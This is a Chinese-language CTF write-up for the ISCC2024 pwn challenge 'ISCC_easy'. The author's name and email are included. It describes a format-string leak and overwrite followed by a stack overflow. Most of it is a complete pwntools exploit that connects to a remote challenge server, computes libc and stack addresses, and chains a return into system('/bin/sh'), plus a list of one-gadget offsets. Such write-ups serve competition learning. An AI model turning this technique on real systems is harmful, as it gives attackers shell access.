# ISCC2024 WriteUp

Whooops+李卓航+925798691@qq.com

### pwn-ISCC\_easy



### 解题思路

格式字符串漏洞

泄露地址并且修改x为5

之后welcome函数里面有栈溢出

运行system(“/bin/sh”)



### Exp

# 禁用地址空间布局随机化 (ASLR) 以便于调试

# sudo sysctl -w kernel.randomize\_va\_space=0

from pwn import \* # 导入pwntools库，用于漏洞利用开发

from Crypto.Util.number import long\_to\_bytes, bytes\_to\_long # 导入Cryptography库中的实用函数

# 设置调试日志级别为 'debug'

context.log\_level = 'debug'

# 设置二进制文件的体系结构和操作系统

context(arch='i386', os='linux')

# 设置调试终端为 tmux 的水平分屏

context.terminal = ['tmux', 'splitw', '-h']

# 目标程序的路径

pwn = './easy'

# 连接到远程服务

p = remote('182.92.237.102', 10013)

# 也可以使用本地进程进行测试

# p = process(['./ld-2.31.so', pwn], env={"LD\_PRELOAD":'./libc-2.31.so'})

# p = process('./easy')

# 启动调试器 (如果需要)

# gdb.attach(p)

# 读取目标程序的ELF文件，便于获取符号信息

# elf = ELF(pwn)

# libc = ELF('./libc.so.6')

# 目标地址

x\_a = 0x804C030

# 格式化字符串的偏移量

off = 4

# 创建格式化字符串攻击载荷

pl = b'%5c%9$n%15$p%12$paaa' + p32(x\_a) + b'/bin/sh'

pay = b'aaaa%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.'

p.sendline(pl)

# 构造溢出载荷以覆盖返回地址

pl = b'a' \* 0x94 + p32(0xc890b)

# 解析libc基地址

p.recvuntil(b'0x')

libc = int(p.recv(8), 16)

base = libc - (0xf20ceed5 - 0xf20b4000)

# 解析栈地址

p.recvuntil(b'0x')

stk = int(p.recv(8), 16)

buf = stk - (0xffc685b0 - 0xffc68588)

# 构造利用链

pl = b'a' \* 0x94 + p32(base + 0x41360) + p32(0x08049399) + p32(buf)

p.sendline(pl)

# 进入交互模式以便与目标系统进行交互

p.interactive()

# 其他可用的ROP gadgets：

# 0xc890b execve("/bin/sh", [ebp-0x2c], esi)

# constraints:

# address ebp-0x20 is writable

# ebx is the GOT address of libc

# [[ebp-0x2c]] == NULL || [ebp-0x2c] == NULL || [ebp-0x2c] is a valid argv

# [esi] == NULL || esi == NULL || esi is a valid envp

# 0x1421b3 execl("/bin/sh", eax)

# constraints:

# ebp is the GOT address of libc

# eax == NULL

# 0x1421b4 execl("/bin/sh", [esp])

# constraints:

# ebp is the GOT address of libc

# [esp] == NULL